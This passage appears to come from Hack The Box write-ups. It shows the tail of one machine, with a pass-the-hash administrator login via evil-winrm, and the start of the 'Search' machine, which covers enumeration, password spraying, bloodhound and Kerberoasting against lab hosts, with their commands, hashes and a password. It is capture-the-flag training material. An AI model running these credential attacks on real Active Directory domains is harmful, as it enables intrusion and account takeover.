09 b3d2ebd83e450c6b0709d11d2d8f6aa8
10 1957f9211e71d307b388d850bdb4223f
11 2fa495bdf9572e0d1ebb98bb6e268b01
12 7f54f57e971bcb257fc44a3cd88bc0e3
13 de0bba1f8bb5b81e634fbaa101dd8094
14 2d34f278e9d98e355b54bbd83c585cb5
15 06b7844e04f68620506ca4d88e51705d
16 97f5ceadabcfdfcc019dc6159f38f59e
17 ed981c950601faada0a7ce1d659eba95
18 cc3d2783c1321d9d2d9b9b7170784283
19 0926e682c1f46c007ba7072444a400d7
20 1c3cec6d41ec4ced43bbb8177ad6e272
21 30dcd2ebb2eda8ae4bb2344a732b88f9
22 b86556a7e9baffb7faad9a153d1943c2
23 c6e4401e50b8b15841988e4314fbcda2
24 d64d0323ce75a4f3dcf0b77197009396
25 4274d190e7bc915d4047d1a63776bc6c
26 a04215f3ea1d2839a3cdca4ae01e2703
27 fff4b2817f8298f09fd45c3be4568ab1
28 2ea3a6b979470233687bd913a8234fc7
29 73d831d131d5e67459a3949ec0733723
mimikatz(commandline) # exit
Bye!
```
给出了管理员帐户的NTLM hash
#### shell
``` bash
root@kali:~/hackthebox/machine/blazorized # evil-winrm -i blazorized.htb -u administrator -H f55ed1465179ba374ec1cad05b34a5f3 1 ↵
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blazorized\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt
e77a62dcd68cd96f3b8714bff9587978
```
## 表格与证书中的身份材料
Web 资料、Kerberos 服务、受保护 XLS 和证书容器共同连接到 gMSA 读取权限。原链保留表格解除保护、p12tool 与目录属性的使用。
来源 search · 原记录 2022-01-08 · 26 个代码块 · 11 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Windows
Difficulty: Hard
Points: 40
Release: 18 Dec 2021
IP: 10.10.11.129
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.129
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-01-07 16:21:36Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
443/tcp open ssl/http Microsoft IIS httpd 10.0
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
3269/tcp open globalcatLDAPssl?
8172/tcp open ssl/http Microsoft IIS httpd 10.0
9389/tcp open mc-nmf .NET Message Framing
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open msrpc Microsoft Windows RPC
49691/tcp open unknown
49704/tcp open msrpc Microsoft Windows RPC
49725/tcp open msrpc Microsoft Windows RPC
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
```
Nmap reveals a lot of open ports, most of them are Windows based ports. Add the domain to hosts file. Let's look into web first.
Nothing much available on the web other than team members name. Let's add these name to a file and enumerate valid usernames.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# /root/kerbrute-master/kerbrute userenum user.txt -d search.htb --dc search.htb
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: dev (n/a) - 01/07/22 - Ronnie Flathers @ropnop
2022/01/07 11:31:26 > Using KDC(s):
2022/01/07 11:31:26 > search.htb:88
2022/01/07 11:31:26 > [+] VALID USERNAME: Dax.Santiago@search.htb
2022/01/07 11:31:26 > [+] VALID USERNAME: Keely.Lyons@search.htb
2022/01/07 11:31:26 > [+] VALID USERNAME: Sierra.Frye@search.htb
2022/01/07 11:31:26 > Done! Tested 8 usernames (3 valid) in 0.235 seconds
```
Out of eight users only three are valid. Let's Try to query the domain for users with 'Do not require Kerberos pre-authentication' set and export their TGTs for cracking.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# GetNPUsers.py search.htb/ -usersfile user.txt
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation
[-] User Keely.Lyons@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Dax.Santiago@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Sierra.Frye@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```
These accounts have not set to 'Do not require pre-auth'. This means, we can't perform Kerberoasting attack, it requires a user with Pre-Authentication enabled. We can't dump LDAP without a valid password of a user. There's no any interesting directory's to look into. However, there's a image which has interesting information.
``` bash
http://search.htb/images/slide_2.jpg
```
If we look at the August 17 date, it says 'Send password to Hope Sharp' and password is mentioned IsolationIsKey? We have username and password of Hope user. We can perform password spaying on recently found accounts too.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# crackmapexec smb search.htb -u user.txt -p 'IsolationIsKey?' --shares
SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Keely.Lyons@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Dax.Santiago@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Sierra.Frye@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Kyla.Stewart@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Kaiara.Spencer@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Dave.Simpson@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Ben.Thompson@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Chris.Stewart@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
```
As you can see, this password is not valid for any of the user which we found recently. Let's try this password with Hope user.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# crackmapexec smb search.htb -u Hope.Sharp -p 'IsolationIsKey?' --shares
SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.129 445 RESEARCH [+] search.htb\Hope.Sharp:IsolationIsKey?
SMB 10.10.11.129 445 RESEARCH [+] Enumerated shares
SMB 10.10.11.129 445 RESEARCH Share Permissions Remark
SMB 10.10.11.129 445 RESEARCH ----- ----------- ------
SMB 10.10.11.129 445 RESEARCH ADMIN$ Remote Admin
SMB 10.10.11.129 445 RESEARCH C$ Default share
SMB 10.10.11.129 445 RESEARCH CertEnroll READ Active Directory Certificate Services share
SMB 10.10.11.129 445 RESEARCH helpdesk
SMB 10.10.11.129 445 RESEARCH IPC$ READ Remote IPC
SMB 10.10.11.129 445 RESEARCH NETLOGON READ Logon server share
SMB 10.10.11.129 445 RESEARCH RedirectedFolders$ READ,WRITE
SMB 10.10.11.129 445 RESEARCH SYSVOL READ Logon server share
```
We have access to couple shared directory's. Let's look into them.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# smbclient //search.htb/RedirectedFolders$ -U Hope.Sharp
Enter WORKGROUP\Hope.Sharp's password:
Try "help" to get a list of possible commands.
smb: \> ls
. Dc 0 Fri Jan 7 11:46:39 2022
.. Dc 0 Fri Jan 7 11:46:39 2022
abril.suarez Dc 0 Tue Apr 7 14:12:58 2020
Angie.Duffy Dc 0 Fri Jul 31 09:11:32 2020
Antony.Russo Dc 0 Fri Jul 31 08:35:32 2020
belen.compton Dc 0 Tue Apr 7 14:32:31 2020
Cameron.Melendez Dc 0 Fri Jul 31 08:37:36 2020
chanel.bell Dc 0 Tue Apr 7 14:15:09 2020
Claudia.Pugh Dc 0 Fri Jul 31 09:09:08 2020
Cortez.Hickman Dc 0 Fri Jul 31 08:02:04 2020
dax.santiago Dc 0 Tue Apr 7 14:20:08 2020
Eddie.Stevens Dc 0 Fri Jul 31 07:55:34 2020
edgar.jacobs Dc 0 Thu Apr 9 16:04:11 2020
Edith.Walls Dc 0 Fri Jul 31 08:39:50 2020
eve.galvan Dc 0 Tue Apr 7 14:23:13 2020
frederick.cuevas Dc 0 Tue Apr 7 14:29:22 2020
hope.sharp Dc 0 Thu Apr 9 10:34:41 2020
jayla.roberts Dc 0 Tue Apr 7 14:07:00 2020
Jordan.Gregory Dc 0 Fri Jul 31 09:01:06 2020
payton.harmon Dc 0 Thu Apr 9 16:11:39 2020
Reginald.Morton Dc 0 Fri Jul 31 07:44:32 2020
santino.benjamin Dc 0 Tue Apr 7 14:10:25 2020
Savanah.Velazquez Dc 0 Fri Jul 31 08:21:42 2020
sierra.frye Dc 0 Wed Nov 17 20:01:46 2021
trace.ryan Dc 0 Thu Apr 9 16:14:26 2020
3246079 blocks of size 4096. 458738 blocks available
smb: \>
```
More user information is present in this directory. Let's add these to user.txt file. We can access Hope users directory, but for the rest we don't have permission to read or list the contents.
Now we have a valid username and password, we can dump LDAP.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# bloodhound-python -u Hope.Sharp -p 'IsolationIsKey?' -ns 10.10.11.129 -d search.htb -c All 1 ⨯
INFO: Found AD domain: search.htb
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 113 computers
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 106 users
INFO: Found 63 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Windows-100.search.htb
INFO: Querying computer: Windows-99.search.htb
INFO: Querying computer: Windows-98.search.htb
INFO: Querying computer: Windows-97.search.htb
INFO: Querying computer: Windows-96.search.htb
INFO: Querying computer: Windows-95.search.htb
INFO: Querying computer: Windows-94.search.htb
INFO: Querying computer: Windows-93.search.htb
INFO: Querying computer: Windows-92.search.htb
INFO: Querying computer: Windows-91.search.htb
----------SNIP----------
```
We have a vhost, let's add that to host file. Now we can use this dump to visualize it using bloodhound GUI. Upload all the dumped data.
- 
This is the shortest path to domain admin. However, we don't have access to any of the user who are member of 'ITSEC'. We have access to 'Hope Sharp' user but she's not a member of ITSEC. However, if we look for Kerberoastable Accounts, then we'd find two.
- 
This 'Web_svc' account is created by HelpDesk and it is temporary. It is being used as Web Service, so basically it is a service account.
- 

The SPN is not null, so we can Kerberoast to extract service account credentials (hash) from Active Directory as a regular user without sending any packets to the target system.
- [Kerberoasting without SPNs](https://swarm.ptsecurity.com/kerberoasting-without-spns/)
- 
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# GetUserSPNs.py -request -dc-ip 10.10.11.129 search.htb/Hope.Sharp:IsolationIsKey?
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
--------------------------------- ------- -------- -------------------------- --------- ----------
